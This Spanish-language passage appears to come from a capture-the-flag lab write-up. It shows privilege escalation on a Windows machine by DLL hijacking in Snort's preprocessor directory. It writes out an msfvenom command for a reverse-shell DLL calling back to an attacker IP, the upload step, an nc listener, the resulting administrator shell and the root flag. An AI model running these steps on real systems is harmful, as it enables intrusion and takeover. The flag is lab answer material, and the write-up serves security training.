Verificamos si tenemos permisos de escritura en ese directorio.

Comando: `echo '' > tes`

Resultado: El archivo `tes` se crea correctamente. Tenemos capacidad de escritura.

Directory: C:\Snort\lib\snort_dynamicpreprocessor

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	5/24/2022 6:46 AM	207872	sf_dce2.dll
-a----	5/24/2022 6:46 AM	33792	sf_dnp3.dll
-a----	5/24/2022 6:46 AM	22528	sf_dns.dll

-a----	5/24/2022	6:46 AM	108032	sf_ftptelnet.dll
-a----	5/24/2022	6:46 AM	47616	sf_gtp.dll
-a----	5/24/2022	6:47 AM	59392	sf_imap.dll
-a----	5/24/2022	6:47 AM	23552	sf_modbus.dll
-a----	5/24/2022	6:47 AM	58368	sf_pop.dll
-a----	5/24/2022	6:47 AM	52736	sf_reputation.dll
-a----	5/24/2022	6:47 AM	37888	sf_sdf.dll
-a----	5/24/2022	6:47 AM	52224	sf_sip.dll
-a----	5/24/2022	6:47 AM	78848	sf_smtp.dll
-a----	5/24/2022	6:47 AM	22016	sf_ssh.dll
-a----	5/24/2022	6:47 AM	32256	sf_ssl.dll
-a----	2/8/2026	10:15 PM	6	tes

12.4. DLL Hijacking

Creamos una DLL maliciosa con `msfvenom` para obtener una shell inversa al reiniciarse o cargarse el servicio Snort.

Comando (Atacante):

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.195 LPORT=443 -f
dll -a x64 -o reverse.dll
```

- `-p` : Payload (reverse tcp).
- `-f` : Formato (dll).
- `-a` : Arquitectura (x64).

Transferencia y Carga: Subimos `reverse.dll` al directorio `C:\Snort\lib\snort_dynamicpreprocessor` en la máquina víctima.

12.5. Obtención de Root

Nos ponemos en escucha en el puerto configurado.

Comando:

```
rlwrap nc -nlvp 443
```

El servicio Snort parece recargar dinámicamente o reiniciarse (basado en la actividad del log). Al poco tiempo recibimos la conexión.

Resultado: Reverse shell exitosa.

Verificación:

```
whoami
```

Resultado: analysis\administrateur

Flag de Root:

```
type root.txt
```

Resultado: 290683528e1ad557a327719da0168be8